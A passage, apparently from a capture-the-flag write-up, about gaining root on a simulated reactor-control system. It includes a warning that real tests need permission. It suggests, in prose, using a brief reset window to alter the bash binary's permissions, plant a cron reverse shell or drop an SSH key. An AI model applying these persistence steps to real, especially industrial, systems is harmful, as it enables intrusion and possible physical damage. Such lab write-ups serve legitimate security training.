 all conditions are applied so if you run the script again you'll get a shell as root
in case this was a real Penetration Testing you have to ask someone before writing any values cause it might harm an actual people doing this or some kind of explosions based on what the system does
but if you got an expert and got permissions to do this you'll see that the system reverts after 115 seconds cause the Rods Inserted: True and Emergency Cooling: True so they revert the condition so in that window try to change permission of the bash binary or cron reverse shell or maybe drop an SSH key